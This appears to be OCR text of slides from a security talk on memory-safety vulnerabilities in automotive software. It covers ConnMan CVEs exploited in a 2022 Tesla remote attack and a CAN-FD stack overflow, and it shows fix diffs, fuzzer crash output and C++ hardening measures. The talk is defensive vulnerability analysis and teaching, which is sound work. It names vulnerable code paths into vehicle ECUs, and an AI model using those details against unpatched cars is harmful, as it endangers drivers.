
```
+                ulen = strlen(name);
+                if ((uptr + ulen + 1) > uncomp_end) {
+                        goto out;
+                }
+                strncpy(uptr, name, uncomp_len - (uptr - uncompressed));
```

```
+                if ((uptr + NS_RRFIXEDSZ) > uncomp_end) {
+                        debug("uncompressed data too large for buffer");
+                        goto out;
+                }
                 memcpy(uptr, ptr, NS_RRFIXEDSZ);
```

Out of bounds read/Stack Infoleak (CVE-2021-26676 / CWE-125)

```
+       options_len = packet_len - (sizeof(*packet) - sizeof(packet->options));
+       options_end = optionptr + options_len - 1;

        while (1) {
-               if (rem <= 0)
+               if ((rem <= 0) && (optionptr + OPT_CODE > options_end))
                        /* Bad packet, malformed option field */
                        return NULL;
```

Tesla 2022 (SYNACKTIV)



Tesla 2022 (SYNACKTIV)

- 2022 Tesla Model 3
- Remote attack over Wi-Fi
- Entry ECU: Infotainment
- Vulnerability in network manager (ConnMan)
- Control of doors, lights etc.

Source: Slides | Video

Tesla 2022 (SYNACKTIV)

The Vulnerabilities/Fixes

OOB Byte Swap/Heap Buffer Overflow in GWEB (CVE-2022-32292 CWE 787)

```
                *pos = '\0';
-               count = strlen((char *) ptr);
+               count = pos - ptr;
                if (count > 0 && ptr[count - 1] == '\r') {
                        ptr[--count] = '\0';
                        bytes_read--;
```


Double free in WISPR (CVE-2022-32293 / CWE-416)

wispr: Update portal context references

Maintain proper portal context references to avoid UAF.


ConnMan CVEs

A Vulnerability Does Not Come Alone



ConnMan

OpenSSF Scorecard Criteria



Continuous testing	Description	Risk
CI Tests	Does the project run tests in CI, e.g. GitHub Actions, Prow?	Low
Fuzzing	Does the project use fuzzing tools, e.g. OSS-Fuzz?	Medium
SAST	Does the project use static code analysis tools, e.g. CodeQL, LGTM, SonarCloud?	Medium

OpenSSF Scorecard (securityscorecards.dev)

ConnMan


State of Unit Testing

[connman/connman.git - Connection Manager (kernel.org)]

CAN-FD 2022 (Argus)

- Local attack over CAN
- Entry ECU: Instrument Cluster
- Stack overflow in CANFD receive
- Control of LED Backlight

Source: Slides | Video



CAN-FD 2022 (Argus)

Dynamic Analysis (Fuzzing/Libfuzzer)

https://godbolt.org/z/o798sd9Ee / CWE 787


OUTPUT DEBUG CONSOLE PROBLEMS TERMINAL JUPYTER

```
=================================================================
==645929==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7ffdb7a6c100 at pc 0x00000051e
4ba bp 0x7ffdb7a6c0b0 sp 0x7ffdb7a6b878
WRITE of size 33 at 0x7ffdb7a6c100 thread T0
    #0 0x51e4b9 in __asan_memcpy (/home/andreas/repos/fuzzcon/can_fuzz+0x51e4b9)
    #1 0x552282 in fun(canfd_frame*) (/home/andreas/repos/fuzzcon/can_fuzz+0x552282)
    #2 0x552945 in LLVMFuzzerTestOneInput (/home/andreas/repos/fuzzcon/can_fuzz+0x552945)
    #3 0x458691 in fuzzer::Fuzzer::ExecuteCallback(unsigned char const*, unsigned long) (/home/andre
as/repos/fuzzcon/can_fuzz+0x458691)
    #4 0x457dd5 in fuzzer::Fuzzer::RunOne(unsigned char const*, unsigned long, bool, fuzzer::InputIn
fo*, bool*) (/home/andreas/repos/fuzzcon/can_fuzz+0x457dd5)
    #5 0x459800 in fuzzer::Fuzzer::MutateAndTestOne() (/home/andreas/repos/fuzzcon/can_fuzz+0x459800
)
    #6 0x45a275 in fuzzer::Fuzzer::Loop(std::__Fuzzer::vector<fuzzer::SizedFile, fuzzer::fuzzer_allo
cator<fuzzer::SizedFile> >&) (/home/andreas/repos/fuzzcon/can_fuzz+0x45a275)
    #7 0x449c85 in fuzzer::FuzzerDriver(int*, char***, int (*)(unsigned char const*, unsigned long))
 (/home/andreas/repos/fuzzcon/can_fuzz+0x449c85)
    #8 0x4718d2 in main (/home/andreas/repos/fuzzcon/can_fuzz+0x4718d2)
    #9 0x7f288ba9e082 in __libc_start_main /build/glibc-SzIz7B/glibc-2.31/csu/../csu/libc-start.c:30
8:16
    #10 0x41e4ad in _start (/home/andreas/repos/fuzzcon/can_fuzz+0x41e4ad)
```


CAN-FD 2022 (Argus)

Mitigations

```
ASM generation compiler returned: 0
Execution build compiler returned: 0
Program returned: 139
  *** buffer overflow detected ***: terminated
```



Where do we go from here




The Future


Marcel Böhme
@mboehme_
* 60-70% of vulns in iOS and macOS
* 70% of vulns in Microsoft products
* 90% of vulns in Android
* 80% of vulns exploited in the wild
are due to memory safety issues.
//via alexgaynor.net/2019/aug/12/in... (Aug'19)


Matt Miller und Stefan Nagy folgen
Fish in a Barrel @LazyFishBarrel · 9 Std.
30/40 vulnerabilities disclosed via OSS-Fuzz in the past week are memory unsafety bugs.chromium.org/p/oss-fuzz/iss... #memoryunsafety
2
6

Mitigations



RFC: C++ Buffer Hardening

Clang Frontend

jankorous — Oct 5

RFC: C++ Buffer Hardening

We aim to improve security of critical C++ codebases. In order to do that we plan to work on two ideas.

1. Hardened C++ Standard Library
2. C++ Safe Buffers Programming Model and Adoption Tooling

Hardened libc++ aims to make C++ Standard Library interfaces generally more secure.


C++ Safe Buffers Programming Model together with Hardened libc++ provide runtime mitigation of out-of-bounds memory access. The adoption tooling will automatize code migration to this new programming model.

Hardened C++ Standard Library

by Louis Dionne (@ldionne)

We plan to implement a hardened mode of libc++ in which several cases of undefined behavior are caught and turned into assertion failures instead. For example, accessing a `std::span` or a `std::vector` outside of its bounds would abort the program, and so would accessing an empty `std::optional`. This can be done while staying Standards-conforming because undefined behavior implies that the library can do whatever it wants, which includes aborting.

RFC: C++ Buffer Hardening (LLVM)



MiraclePtr aka raw_ptr aka BackupRefPtr

Chrome's biggest security problem is a constant stream of exploitable (and exploited) Use-after-Free (UaF) bugs. `MiraclePtr` is an unmbrella term for algorithms based on smart-pointer-like wrappers, whose goal is to stop UaFs from being exploitable, by turning them from security bugs to non-security crashes or memory leaks. See go/miracleptr for details.

MiraclePtr (googlesource.com)

P2723R0
Zero-initialize objects of automatic storage duration

Published Proposal, 2022-11-15

This version:
http://wg21.link/P2723

Author:
JF Bastien (Woven Planet)

Init Stack Variables

Guidelines


Note Enforcing the lifetime safety profile eliminates leaks. When combined with resource safety provided by RAII, it eliminates the need for "garbage collection" (by generating no garbage). Combine this with enforcement of the type and bounds profiles and you get complete type- and resource-safety, guaranteed by tools.

Enforcement

- Look at pointers: Classify them into non-owners (the default) and owners. Where feasible, replace owners with standard-library resource handles (as in the example above). Alternatively, mark an owner as such using `owner` from the GSL.
- Look for naked `new` and `delete`
- Look for known resource allocating functions returning raw pointers (such as `fopen`, `malloc`, and `strdup`)

C++ Core Guidelines (isocpp.github.io)

Language Evolution



Source: Youtube

cppfront

Copyright (c) Herb Sutter

See License

Contributor Covenant 2.1

```
main: () -> int = {
    std::cout << "hello world!";
}
```

Cppfront is a experimental compiler from a potential C++ 'syntax 2' (Cpp2) to today's 'syntax 1' (Cpp1), to learn some things, prove out some concepts, and share some ideas. This compiler is a work in progress and currently hilariously incomplete... basic functions work, classes will be next, then metaclasses and lightweight exceptions.

Source: Github

Language Evolution

Source: Youtube

Carbon Language:
An experimental successor to C++

Why? | Goals | Status | Getting started | Join us

See our announcement video from CppNorth. Note that Carbon is not ready for use.

Fast and works with C++

- Performance matching C++ using LLVM, with low-level access to bits and addresses
- Interoperate with your existing C++ code, from inheritance to templates
- Fast and scalable builds that work with your existing C++ build systems

```
package Sorting api;

fn Partition[T:! Comparable & Movable](s: Slice(T))
    -> i64 {
  var i: i64 = -1;
  for (e: T in s) {
    if (e <= s.Last()) {
      ++i;
      Swap(&s[i], &e);
    }
  }
  return i;
}
```

Github

but I made a point to really go through and scrub the code base using every tool that I could find [...] it was eye opening [...] we had a reputation for having some of the most robust strongest code [...] it was **shocking how many errors there were**

John Carmack
(Lex Fridman Podcast #309)


Summary

- Learn from past mistakes
- Try to use modern/safe language constructs
- Check your 3rd party software
- Fuzz/test intensively with unsafe constructs

Contact:
Andreas.Weichslgartner@cariad.technology


FUZZ
ALL THE THINGS

